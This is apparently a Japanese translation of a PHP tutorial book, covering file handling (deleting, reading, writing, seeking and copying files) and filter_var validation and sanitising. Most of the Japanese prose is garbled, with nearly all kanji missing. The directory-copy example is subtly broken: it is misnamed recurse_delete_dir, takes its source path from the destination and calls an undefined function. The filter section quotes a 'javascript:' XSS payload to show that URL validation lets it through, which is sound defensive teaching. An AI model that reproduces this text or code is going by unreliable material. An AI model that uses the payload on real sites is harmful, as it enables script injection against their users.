- アプリケーションはほとんどのをどこにやしていますかパフォーマンスチューニングののは、もをやすアプリケーションのにをてています。

Xdebug、にそのプロファイリングは、リソースをにし、PHPのをくします。サーバーでこれらをしないことをおめします。

オンラインでパフォーマンスをむ https://riptutorial.com/ja/php/topic/3723/パフォーマンス

63: ファイル

- int readfile$ filename [、bool $ use_include_path = false [、リソース$コンテキスト]]

パラメータ

パラメータ	
ファイル	みまれるファイル。
use_include_path	include_pathでファイルをするは、オプションの2のパラメータをしてTRUEにすることもできます。
コンテキスト	コンテキストストリームリソース。

ファイルの

このトピックのにされるほとんどのファイルはのとおりです。

1. の。
   - ファイルはすことができます。ののがされた、それらはstringにキャストされます。これは、 `DirectoryIterator`のにおけるである`SplFileInfo`ににです。
2. または。
   - らはかもしれない。 Unixライクなシステムでは、パスは`/` 、 `/home/user/file.txt` `C:/Users/user/file.txt`などでまりますが、Windowsではパスはドライブでまります `C:/Users/user/file.txt`
   - それらはでもよく、 `getcwd`のにし、 `chdir`によってされるがあります。
3. プロトコルをけれる。
   - らは`scheme://`し、プロトコルラッパーをするようにすることができます。たとえば、`file_get_contents("http://example.com")`はhttp://example.comからコンテンツをします。
4. スラッシュ。
   - Windowsの`DIRECTORY_SEPARATOR`はバックスラッシュで、システムはデフォルトでパスのバックスラッシュをしますが、は`/`をディレクトリりとしてききできます。したがって、のために、は`/`をすべてのシステムのディレクトリりとしてできますが、によってされるたとえば`realpath` にはバックスラッシュがまれるがあることにしてください。

Examples

ファイルとディレクトリの

ファイルの

unlinkは、のファイルをし、がしたかどうかをします。

```
$filename = '/path/to/file.txt';

if (file_exists($filename)) {
    $success = unlink($filename);

    if (!$success) {
         throw new Exception("Cannot delete $filename");
    }
}
```

によるディレクトリの

、ディレクトリはrmdirでするがありrmdir。ただし、このはのディレクトリのみをします。ファイルをむディレクトリをするには、まずディレクトリのファイルをします。ディレクトリにサブディレクトリがまれているは、 がながあります。

のでは、ディレクトリのファイルをスキャンし、メンバーファイル/ディレクトリをにし、されたファイルディレクトリではないのをします。

```
function recurse_delete_dir(string $dir) : int {
    $count = 0;

    // ensure that $dir ends with a slash so that we can concatenate it with the filenames
directly
    $dir = rtrim($dir, "/\\") . "/";

    // use dir() to list files
    $list = dir($dir);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($dir . $file)) {
            unlink($dir . $file);
            $count++;
        } elseif(is_dir($dir . $file)) {
            $count += recurse_delete_dir($dir . $file);
        }
    }

    // finally, safe to delete directory!
    rmdir($dir);

    return $count;
}
```

な

Raw direct IO

file_get_contentsとfile_put_contentsは、1のびしでPHPとのでファイルをみきするをします。

file_put_contentsをFILE_APPENDビットマスクフラグとにして、ファイルをりておよびきするのではなく、することもできます。これは、 LOCK_EXビットマスクとにして、きみにむにファイルへのロックをします。ビットマスクフラグは、 |ビットOR。

```
$path = "file.txt";
// reads contents in file.txt to $contents
$contents = file_get_contents($path);
// let's change something... for example, convert the CRLF to LF!
$contents = str_replace("\r\n", "\n", $contents);
// now write it back to file.txt, replacing the original contents
file_put_contents($path, $contents);
```

FILE_APPENDはログファイルへのにですが、 LOCK_EXはのプロセスからのファイルきみののにちます。たとえば、のセッションについてログファイルにきむには、のようにします。

```
file_put_contents("logins.log", "{$_SESSION["username"]} logged in", FILE_APPEND | LOCK_EX);
```

CSV IO

```
fgetcsv($file, $length, $separator)
```

fgetcsvは、csvフィールドのオープンファイルチェックからをします。 FALSEのCSVフィールドをし、したFALSEをします。

デフォルトでは、CSVファイルの1だけがみまれます。

```
$file = fopen("contacts.csv","r");
print_r(fgetcsv($file));
print_r(fgetcsv($file,5," "));
fclose($file);
```

contacts.csv

```
Kai Jim, Refsnes, Stavanger, Norway
Hege, Refsnes, Stavanger, Norway
```

```
Array
(
    [0] => Kai Jim
    [1] => Refsnes
    [2] => Stavanger
    [3] => Norway
)
```

```
Array
(
    [0] => Hege,
)
```

stdoutにファイルをみむ

readfileはファイルをバッファにコピーします。 readfileはきなファイルをしてもメモリのをしません。

```
$file = 'monkey.gif';

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

またはファイルポインタから

わりに、stdoutにコピーをするファイルのポイントをすには、わりにfpassthruします。のでは、の1024バイトがstdoutにコピーされます。

```
$fh = fopen("file.txt", "rb");
fseek($fh, -1024, SEEK_END);
fpassthru($fh);
```

ファイルをにみむ

fileはされたファイルのをにします。のは、ファイルのにし、はまだされています。

```
print_r(file("test.txt"));
```

test.txt

```
Welcome to File handling
This is to test file handling
```

```
Array
(
    [0] => Welcome to File handling
```

```
    [1] => This is to test file handling
)
```

ファイルの

パスがディレクトリかファイルかをする

is_dirは、がディレクトリかどうかをしますis_fileは、がファイルかどうかをします。それがどちらかであるかどうかをするには、 file_existsをします。

```
$dir  = "/this/is/a/directory";
$file = "/this/is/a/file.txt";

echo is_dir($dir) ? "$dir is a directory" : "$dir is not a directory", PHP_EOL,
    is_file($dir) ? "$dir is a file" : "$dir is not a file", PHP_EOL,
    file_exists($dir) ? "$dir exists" : "$dir doesn't exist", PHP_EOL,
    is_dir($file) ? "$file is a directory" : "$file is not a directory", PHP_EOL,
    is_file($file) ? "$file is a file" : "$file is not a file", PHP_EOL,
    file_exists($file) ? "$file exists" : "$file doesn't exist", PHP_EOL;
```

これはえる

```
/this/is/a/directory is a directory
/this/is/a/directory is not a file
/this/is/a/directory exists
/this/is/a/file.txt is not a directory
/this/is/a/file.txt is a file
/this/is/a/file.txt exists
```

ファイルタイプの

filetypeをして、 filetypeをチェックします。のようになります。

- fifo
- char
- dir
- block
- link
- file
- socket
- unknown

ファイルをそのままfiletypeす

```
echo filetype("~"); // dir
```

filetypeはfalseをし、ファイルがしないはE_WARNINGをトリガーします。

みやすさときみの

is_writableとis_readableにファイルをis_writableと、ファイルがきみかみりかをそれぞれチェックします。

ファイルがしない、はにfalseしfalse。

ファイルアクセスのI

filemtimeおよびfileatimeをすると、ファイルののまたはアクセスのタイムスタンプがされます。りはUNIXのタイムスタンプです。はとのをしてください。

```
echo "File was last modified on " . date("Y-m-d", filemtime("file.txt"));
echo "File was last accessed on " . date("Y-m-d", fileatime("file.txt"));
```

fileinfoでパスをする

```
$fileToAnalyze = ('/var/www/image.png');

$filePathParts = pathinfo($fileToAnalyze);

echo '<pre>';
   print_r($filePathParts);
echo '</pre>';
```

このはのようにされます

```
Array
(
    [dirname] => /var/www
    [basename] => image.png
    [extension] => png
    [filename] => image
)
```

のようにできます。

```
$filePathParts['dirname']
$filePathParts['basename']
$filePathParts['extension']
$filePathParts['filename']
```

パラメータ	
$パス	パースされるファイルのフルパス

パラメータ	
$オプション	な4つのオプションのうちの1つ[PATHINFO_DIRNAME、PATHINFO_BASENAME、PATHINFO_EXTENSION、PATHINFO_FILENAME]

- オプション2がされない、がされます。そうでないは、がされます。
- ファイルがすることをしません。
- をにします。ファイルのはわれませんMIMEタイプのチェックなどはありません
- はに`$path`ののです`image.jpg.png`ファイルのパスは、には`.jpg`ファイルでも`.png`なります。のないファイルは、のをしません。

ファイルをするのメモリをにえる

なファイル、たとえばものをむ10MバイトのCSVファイルをするがある、 `file`または`file_get_contents`をして、 `memory_limit`で

    XXXXXバイトのメモリサイズをいたしました

エラー。のソースをえてみましょうtop-1m.csvは100あり、22Mバイトです

```
var_dump(memory_get_usage(true));
$arr = file('top-1m.csv');
var_dump(memory_get_usage(true));
```

これは、

```
int(262144)
int(210501632)
```

インタプリタはすべてのを`$arr`にするがあったため、RAMのは200Mバイトでした。のについてはもしていないことにしてください。

のコードをえてみましょう

```
var_dump(memory_get_usage(true));
$index = 1;
if (($handle = fopen("top-1m.csv", "r")) !== FALSE) {
    while (($row = fgetcsv($handle, 1000, ",")) !== FALSE) {
        file_put_contents('top-1m-reversed.csv',$index . ',' . strrev($row[1]) . PHP_EOL,
FILE_APPEND);
        $index++;
    }
    fclose($handle);
}
var_dump(memory_get_usage(true));
```

どの

```
int(262144)
int(262144)
```

な1バイトのメモリをするのではなく、CSVをし、2ののをにするのファイルにします。これは、`fgetcsv` 1だけをみみ、すべてのループで`$row`がきされるためです。

ストリームベースのファイルIO

ストリームをく

`fopen`はファイルストリームハンドルをオープンします。ファイルハンドルは、みり、きみ、シーク、およびそののののためにさまざまなとともにできます。このは`resource`タイプであり、そのをするのスレッドにすことはできません。

```
$f = fopen("errors.log", "a"); // Will try to open errors.log for writing
```

2のパラメータは、ファイルストリームのモードです。

モード	
`r`	みみモードでき、ファイルのからする
`r+`	ファイルのからみきにく
`w`	ファイルのからきみにきます。ファイルがする、ファイルはになります。しないはしようとします。
`w+`	ファイルのからみきにオープンします。ファイルがする、ファイルはになります。しないはしようとします。
`a`	ファイルのからきみにファイルをきます。ファイルがしない、ファイルをしようとします
`a+`	ファイルのからみきのファイルをきます。ファイルがしない、ファイルをしようとします
`x`	きみのファイルをしてきます。ファイルがする、 `fopen`びしはします
`x+`	みきのファイルをしてきます。ファイルがする、 `fopen`びしはします
`c`	きみにファイルをきます。ファイルがしないは、しようとします。ファイルのにきしをしますが、きむにファイルをにしません
`c+`	みりときみのためにファイルをきます。ファイルがしないは、しようとします。ファ

モード	
	ィルのにきしをしますが、きむにファイルをにしません

Windowsでモードのろに`t`するとえば`a+b` 、 `wt`など、ファイルのに`"\n"`が`"\r\n"`にされます。これがされていない、にバイナリファイルのは、モードのろに`b`してください。

PHPアプリケーションは、 `Too many open files`エラーをぐためにされなくなったときに、 `fclose`をしてストリームをクローズするがあります。これは、リソースリークをするためのとして、それでもがあります Webサーバに、それはないかもしれないということをストリームをじます-ランタイムのシャットダウンにストリームのみじているので、これは、CLIプログラムではにですプロセスがされることをしていない、くのストリームをくことはありません。

`fread`をうと、されたバイトがファイルポインタからみまれるか、またはEOFがたされるまでみまれます。

をむ

`fgets`をすると、EOLにするか、されたさがみられるまでファイルがみまれます。

`fread`と`fgets`は、みみにファイルポインタをします。

りのすべてをむ

`stream_get_contents`をすると、ストリームのりのすべてのバイトがにされ、されます。

ファイルポインタのをする

にストリームをいた、ファイルポインタはファイルのにありますまたは、モード`a`がされているはです。 `fseek`をすると、ファイルポインタがの3つののいずれかをにしてしいにします。

- `SEEK_SET` これがデフォルトです。ファイルのオフセットはファイルのからのなになります。
- `SEEK_CUR` ファイルのオフセットは、のからのなオフセットになります。
- `SEEK_END` ファイルののオフセットは、ファイルのわりをにしてになります。このには、のオフセットをすことがもです。ファイルのわりのにされたバイトにファイルのをします。

`rewind`は`fseek($fh, 0, SEEK_SET)`なショートカットです。

`ftell`をすると、ファイルポインタのがされます。

たとえば、のスクリプトはの10バイトをスキップし、の10バイトをみみ、10バイトをスキップし、の10バイトをみみ、にfile.txtのの10バイトをみみます。

```
$fh = fopen("file.txt", "rb");
fseek($fh, 10); // start at offset 10
echo fread($fh, 10); // reads 10 bytes
fseek($fh, 10, SEEK_CUR); // skip 10 bytes
echo fread($fh, 10); // read 10 bytes
fseek($fh, -10, SEEK_END); // skip to 10 bytes before EOF
echo fread($fh, 10); // read 10 bytes
fclose($fh);
```

きみ

fwriteをすると、されたがのファイルポインタからまるファイルにきまれます。

```
fwrite($fh, "Some text here\n");
```

ファイルとディレクトリのとコピー

ファイルのコピー

copyは、1のソースファイルを2のcopyコピーします。されたは、すでにされたディレクトリにあるがあります。

```
if (copy('test.txt', 'dest.txt')) {
    echo 'File has been copied successfully';
} else {
    echo 'Failed to copy file to destination given.'
}
```

をうディレクトリのコピー

ディレクトリのコピーはディレクトリのとほぼじですが、 unlinkではなくファイルのcopyがされunlinkが、ディレクトリではrmdirではなくmkdirがされます。

```
function recurse_delete_dir(string $src, string $dest) : int {
    $count = 0;

    // ensure that $src and $dest end with a slash so that we can concatenate it with the
filenames directly
    $src = rtrim($dest, "/\\") . "/";
    $dest = rtrim($dest, "/\\") . "/";

    // use dir() to list files
    $list = dir($src);

    // create $dest if it does not already exist
    @mkdir($dest);
```

```
    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($src . $file)) {
            copy($src . $file, $dest . $file);
            $count++;
        } elseif(is_dir($src . $file)) {
            $count += recurse_copy_dir($src . $file, $dest . $file);
        }
    }

    return $count;
}
```

のI

ファイルやディレクトリのを/するがはるかにです。 `rename`をして、のびしでディレクトリをまたは`rename`ます。

- `rename("~/file.txt", "~/file.html");`
- `rename("~/dir", "~/old_dir");`
- `rename("~/dir/file.txt", "~/dir2/file.txt");`

オンラインでファイルをむ https://riptutorial.com/ja/php/topic/1426/ファイル

64: フィルタとフィルタ

き

このは、データをまたはサニタイズすることによってデータをフィルタリングします。これは、データソースにユーザーがしたようななまたはのデータがまれているににです。えば、このデータはHTMLからるかもしれません。

- filter_var$[、int $フィルタ= FILTER_DEFAULT [、$オプション]]

パラメーター

パラメータ	
	フィルタリングする。スカラは、フィルタされるににににされることにしてください。
------	------
フィルタ	するフィルタのID。フィルタののマニュアルページにはなフィルタのリストがあります。すると、FILTER_DEFAULTがされます。これはFILTER_UNSAFE_RAWにします。これにより、デフォルトでフィルタリングがわれなくなります。
------	------
オプション	オプションのまたはフラグのビットの。 filterがオプションをけれる、のflagsフィールドにフラグをすることができます。「コールバック」フィルタでは、びしなをすがあります。コールバックは、1つの、つまりフィルタリングされるをけれ、それをフィルタリング/サニタイズしたにをすがあります。

Examples

メールアドレスの

メールアドレスをフィルタリングするとき`filter_var()`はフィルタリングされたデータこのはメー

ルアドレス`filter_var()`をします。なメールアドレスがつからないはfalseをします。

```
var_dump(filter_var('john@example.com', FILTER_VALIDATE_EMAIL));
var_dump(filter_var('notValidEmail', FILTER_VALIDATE_EMAIL));
```

```
string(16) "john@example.com"
bool(false)
```

このは、ラテンのをしません。ドメインは、 `xn--`でできます。

メールアドレスをするに、メールアドレスがしいかどうかをることはできません。 MXレコードをチェックするなど、いくつかのチェックがながありますが、これはではありません。メールをするは、にのアカウントをすることをれないでください。

のはです

でなければならないをフィルタリングするとき、 `filter_var()`はフィルタリングされたデータこのは`filter_var()`をします。がでないはfalseをします。はではありません

```
var_dump(filter_var('10', FILTER_VALIDATE_INT));
var_dump(filter_var('a10', FILTER_VALIDATE_INT));
var_dump(filter_var('10a', FILTER_VALIDATE_INT));
var_dump(filter_var(' ', FILTER_VALIDATE_INT));
var_dump(filter_var('10.00', FILTER_VALIDATE_INT));
var_dump(filter_var('10,000', FILTER_VALIDATE_INT));
var_dump(filter_var('-5', FILTER_VALIDATE_INT));
var_dump(filter_var('+7', FILTER_VALIDATE_INT));
```

```
int(10)
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
int(-5)
int(7)
```

だけがなは、をできます。

```
if(is_string($_GET['entry']) && preg_match('#^[0-9]+$#', $_GET['entry']))
    // this is a digit (positive) integer
else
    // entry is incorrect
```

このをにすると、このチェックをうがないので、 `filter_var`をできます。

ののをする

がにあることをする、チェックにはとのがまれます。

```
$options = array(
    'options' => array(
        'min_range' => 5,
        'max_range' => 10,
    )
);
var_dump(filter_var('5', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('10', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('8', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('4', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('11', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('-6', FILTER_VALIDATE_INT, $options));
```

```
int(5)
int(10)
int(8)
bool(false)
bool(false)
bool(false)
```

URLをする

URLをフィルタリングするとき`filter_var()`はフィルタされたデータをします。このはURLです。なURLがつからないはfalseをします。

URL `example.com`

```
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

```
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
```

URL `http://example.com`：`http://example.com`

```
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

```
string(18) "http://example.com"
string(18) "http://example.com"
string(18) "http://example.com"
bool(false)
bool(false)
```

URL `http://www.example.com` : `http://www.example.com`

```
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

```
string(22) "http://www.example.com"
string(22) "http://www.example.com"
string(22) "http://www.example.com"
bool(false)
bool(false)
```

URL `http://www.example.com/path/to/dir/` : `http://www.example.com/path/to/dir/`

```
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

```
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
bool(false)
```

URL `http://www.example.com/path/to/dir/index.php` : `http://www.example.com/path/to/dir/index.php`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

```
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
bool(false)
```

URL `http://www.example.com/path/to/dir/index.php?test=y`：
`http://www.example.com/path/to/dir/index.php?test=y`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
```

XSSからをるためには、プロトコルをチェックするがあります。

```
var_dump(filter_var('javascript://comment%0Aalert(1)', FILTER_VALIDATE_URL));
// string(31) "javascript://comment%0Aalert(1)"
```

サニタイズフィルタ

フィルタをして、にじてをサニタイズすることができます。

```
$string = "<p>Example</p>";
$newstring = filter_var($string, FILTER_SANITIZE_STRING);
var_dump($newstring); // string(7) "Example"
```

`$string`からhtmlタグをします。

ブーんの

```
var_dump(filter_var(true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(1, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(0, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('1', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('0', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(' ', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('true', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('false', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var([], FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // NULL
var_dump(filter_var(null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
```

のはフロートです

をfloatとしてし、するとfloatにします。

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT));


var_dump(filter_var(1, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

```
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
bool(false)
bool(false)
bool(false)
bool(false)

float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
float(1000)
float(1000)
float(1000)
float(1000.00001)
```

MACアドレスの

なはなMACアドレスです

```
var_dump(filter_var('FA-F9-DD-B2-5E-0D', FILTER_VALIDATE_MAC));
var_dump(filter_var('DC-BB-17-9A-CE-81', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40-AB', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40', FILTER_VALIDATE_MAC));
var_dump(filter_var('', FILTER_VALIDATE_MAC));
```

```
string(17) "FA-F9-DD-B2-5E-0D"
string(17) "DC-BB-17-9A-CE-81"
string(17) "96-D5-9E-67-40-AB"
bool(false)
bool(false)
```

Sanitzeのメールアドレス

、、$ '* + - =^ _ `{|}@。[]のすべてのをします。

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~.[]@example.com", FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john/@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john\@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('joh n@example.com', FILTER_SANITIZE_EMAIL));
```

```
string(16) "john@example.com"
string(33) "!#$%&'*+-=?^_`{|}~.[]@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
```

をサニタイズする

、プラスとマイナスをくすべてのをします。

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~@.[]0123456789abcdefghijklmnopqrstuvwxyz",
FILTER_SANITIZE_NUMBER_INT));
```

```
string(1) "1"
string(2) "-1"
string(1) "1"
```

```
string(1) "1"
string(1) "1"
string(2) "-1"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(3) "100"
string(4) "+100"
string(4) "-100"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(12) "+-0123456789"
```

URLのサニタイズ

SanitzeのURL

、、$ -_のすべてのをします+* '、{} | \ ^[] `<>"; /@=

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_SANITIZE_URL));
var_dump(filter_var("http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-
=?^_`{|}~.[]", FILTER_SANITIZE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=a b c',
FILTER_SANITIZE_URL));
```

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(72) "http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]"
string(53) "http://www.example.com/path/to/dir/index.php?test=abc"
```

きみ

のすべてのをします。+ - とオプションで。、eE。

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT));
```

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
```

```
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(9) "18281-009"
```

